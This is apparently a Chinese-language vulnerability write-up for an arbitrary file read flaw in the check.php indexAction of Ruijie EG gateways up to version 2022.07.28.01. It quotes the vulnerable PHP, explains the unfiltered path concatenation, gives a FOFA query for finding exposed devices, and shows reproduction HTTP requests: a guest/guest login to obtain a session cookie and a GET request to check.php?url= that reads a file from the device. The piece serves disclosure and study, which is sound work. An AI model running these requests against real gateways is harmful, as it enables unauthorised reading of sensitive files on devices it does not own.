漏洞简介
锐捷EG易网关是一款综合网关,由锐捷网络完全自主研发。它集成了先进的软硬件体系架构,配备了DPI深入分析引擎、行为分析/管理引擎,可以在保证网络出口高效转发的条件下,提供专业的流控功能、出色的URL过滤以及本地化的日志存储/审计服务。锐捷EG易网关 check.php 的 indexAction 存在任意文件读取漏洞,攻击者可以利用该漏洞读取设备上任意文件内容,造成敏感信息泄露。
影响版本
<=2022.07.28.01
fofa语法
title="锐捷网络-EWEB网管系统" || app="Ruijie-EG易网关" && body="/login.php?a=version"
漏洞分析
看下 check.php 关键业务 indexAction 逻辑的实现
public function indexAction() {
        $root = "/tmp/html/";
        $name = $_GET["url"];
        $url = $root.$name;
        if($name == FALSE){
            header("Location: /index.htm");
            exit();
        }
        if (file_exists($url)) {
            $fileContent = file_get_contents($url);
            echo $fileContent;
        } else if (file_exists($url.".gz")) {
            header("Content-Encoding: gzip");
            $fileContent = file_get_contents($url.".gz");
            echo $fileContent;
        } else {
            echo "404 Resource Not Found";
        }
    }
用户输入的 $_GET["url"] 参数被直接赋值给 $name 变量,然后拼接成 $url = $root . $name,其中 $root 为固定值 "/tmp/html/"。未对 $name 进行任何过滤或验证,因此攻击者可以通过在 $name 中注入目录遍历序列(如 "../")来访问系统中的任意文件,绕过预设的根目录限制,因此造成任意文件读取漏洞。
漏洞复现
获取cookie
POST /ddi/server/login.php HTTP/1.1
Host: ruijieweb.mrxn.ent
Content-Type: application/x-www-form-urlencoded

username=guest&password=guest?
读取文件
GET /check.php?url=check.php HTTP/1.1
Host: ruijieweb.mrxn.net
Content-Type: application/x-www-form-urlencoded
Cookie: RUIJIEID=xxxxxxxxxxl855hve3xxxxxxxx
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip

成功读取到 check.php 内容





